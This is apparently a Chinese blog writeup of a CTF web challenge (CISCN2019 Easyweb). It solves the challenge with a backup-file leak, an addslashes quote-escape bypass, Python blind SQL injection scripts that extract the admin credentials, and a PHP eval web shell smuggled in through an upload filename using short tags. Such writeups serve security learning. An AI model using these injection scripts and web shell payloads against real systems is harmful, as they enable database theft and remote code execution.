BUUCTF [CISCN2019 总决赛 Day2 Web1] Easyweb

原创

Senimo_ 于 2020-12-09 16:08:12 发布

分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF CISCN2019 总决赛 Web1 Easyweb writeup CTF


本文链接：https://blog.csdn.net/weixin_44037296/article/details/110918624

BUUCTF [CISCN2019 总决赛 Day2 Web1] Easyweb

考点：

1. `robots.txt` 及**备份文件**
2. `addslashes()` 函数、通过转义闭合语句
3. 用户名密码**盲注**
4. 文件上传**php短标签**

启动靶机：




一个登陆页面，查看源码：

```
<div class="clear"> </div>
 <div class="avtar"><img src="image.php?id=2" width="200" height="200"/></div>
 <form method="post" action="user.php">
```

发现其存在`image.php?id=2`页面，尝试访问`1`、`2`、`3`：


你说啥？
我没戴眼镜听不清
https://blog.csdn.net/weixin_44037296



不同的`id`值对应不同的头像，对参数测试了写注入，无果，查看writeup为源码泄露
访问：`robots.txt`

```
User-agent: *
Disallow: *.php.bak
```

发现其存在`*.php.bak`备份文件，其网站存在`index.php`、`image.php`、`user.php`
都对其进行访问

Not Found

The requested URL /user.php.bak was not found on this server.

Apache/2.4.7 (Ubuntu) Server at 44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn Port 80

成功下载到`image.php.bak`文件：

```php
< ?php
include "config.php";

$id=isset($_GET["id"])?$_GET["id"]:"1";
$path=isset($_GET["path"])?$_GET["path"]:"";

$id=addslashes($id);
$path=addslashes($path);

$id=str_replace(array("\\0","%00","\\'","'"),"",$id);
$path=str_replace(array("\\0","%00","\\'","'"),"",$path);

$result=mysqli_query($con,"select * from images where id='{$id}' or path='{$path}'");
$row=mysqli_fetch_array($result,MYSQLI_ASSOC);

$path="./" . $row["path"];
header("Content-Type: image/jpeg");
readfile($path);
```

源码分析：

- **GET**方式传入变量`id`的值，若没有则为`1`
- **GET**方式传入变量`path`的值，若没有则为`空`
- `addslashes()`函数返回在预定义字符之前添加反斜杠的字符串，`单引号（'）`、`双引号（"）`、`反斜杠（\）`
- `str_replace()`函数将两个变量内的`\0`、`%00`、`\'`、`'`都替换为`空`
- 将变量`$id`与`$path`拼接进SQL语句

本地测试：

```
<?php
    $id = "\\0";
    echo $id.'<br>';
 $id = addslashes($id);
 echo $id.'<br>';
 $id=str_replace(array("\\0","%00","\\'","'"),"",$id);
 echo $id;
?>
```

得到结果：

```
\0
\\0
\
```

也就是说，`\\0`在传入变量`$id`的值后，首先被转义为`\0`，再经过`addslashes()`函数的处理，变量`$id="\\0"`，再由`str_replace()`函数的替换，最终变为`\`。
SQL语句变为：

```
select * from images where id='\' or path='{$path}'
```

其中`\'`变成了字符串包含在两侧的`'`单引号中，即变量`$id`的值为：`\' or path=`
之后就可以从`{$path}`处拼接SQL语句，但没有查询结果回显，所以尝试盲注，通过猜测数据库名长度，构造**Payload**以验证猜想：

```
?id=\\0&path=or 1=if(length(database())>1,1,-1)%23
```

可以得到正常的回显，可以通过盲注来实现注入，首先获当前数据库中所有表名：

```
if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database() ),0,1))=1,1,-1)%23
```

此处采用Python3盲注脚本，

```
import requests


url = 'http://44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn/image.php?id=\\0&path=or 1='
flag = ''
table_name = ''

for i in range(1, 50):
    for c in range(127, 0, -1):
        payload = 'if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database() ),%d,1))=%d,1,-1)%%23' % (i, c)
        r = requests.get(url+payload)

        if "JFIF" in r.text:
            table_name += chr(c)
            print(table_name)
            break
```

得到了两个表：`images`、`users`
判断用户信息应该在`users`表中，继续爆出列名：
`注：`因为过滤了`'`单、`"`双引号，所以需要将字符串转换成**十六进制**：


```
users -> 0x7573657273
```

构造获取列名的**Payload**：

```
if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name=0x7573657273
),0,1))=1,1,-1)%23
```

使用**Python3**脚本实现：

```
import requests


url = 'http://44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn/image.php?id=\\0&path=or 1='
flag = ''
column_name = ''

for i in range(1, 50):
    for c in range(127, 0, -1):
        payload = 'if(ascii(substr((select group_concat(column_name) from information_schema.columns where table
_name=0x7573657273 ),%d,1))=%d,1,-1)%%23' % (i, c)
        r = requests.get(url+payload)

        if "JFIF" in r.text:
            column_name += chr(c)
            print(table_name)
            break
```



得到列名：`username`、`password`
接下来就是常规的盲注，需要获取**用户名**和**密码**：


```
select group_concat(username) from users
```

Python3脚本：

```
import requests


url = 'http://44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn/image.php?id=\\0&path=or 1='
flag = ''
username = ''

for i in range(1, 50):
    for c in range(127, 0, -1):
        payload = 'if(ascii(substr((select group_concat(username) from users),%d,1))=%d,1,-1)%%23' % (i, c)
        r = requests.get(url+payload)

        if "JFIF" in r.text:
            username += chr(c)
            print(username)
            break
```

得到用户名为`admin`

```
select group_concat(password) from users
```




得到明文密码：`a99ebacca074d1e47924`

使用账号登陆：

```
admin
a99ebacca074d1e47924
```

进入平台，有文件上传功能，先传入正常的`.txt`文件：

上传后，给出回显：




说将文件名记录在日志中，尝试通过文件名写入一句话木马：

```
<?php @eval($_POST['hack']); ?>
```


尝试使用**BurpSuite**抓取数据包，通过修改文件名实现写入一句话木马:


```
Content-Disposition: form-data; name="file"; filename="1.txt"
```

修改`Content-Disposition`中参数`filename`的值为：`<?php @eval($_POST['hack']); ?>`




得到回显内容：




提示不能上传`php`文件，猜测是因为一句话中包含PHP的`<?php`该标签，查阅资料，可以使用短标签：`<?= ?>`


`注`：使用短标签时，需要`short_open_tag=on`。

构造短标签一句话木马：`<?= @eval($_POST['hack']); ?>`，传入得到回显：




已经给出了`log`文件路径，使用**中国蚁剑**连接：






sbin
srv
sys
tmp
usr
sbin 2014-10-01 20:41:22 44 b 0755
srv 2015-01-28 16:28:17 6 b 0755
sys 2020-10-23 01:33:36 0 b 0555
tmp 2020-12-09 08:04:18 6 b 1777
usr 2015-01-28 18:36:59 30 b 0755
var 2015-02-17 21:14:27 39 b 0755
.dockerenv 2020-12-09 07:58:53 0 b 0755
flag 2020-12-09 07:58:55 43 b 0777

在`/`目录下找到`flag`：


编辑: /flag
/flag
1 flag{20c1840d-3082-45ed-bbcc-27fd840f7564}
2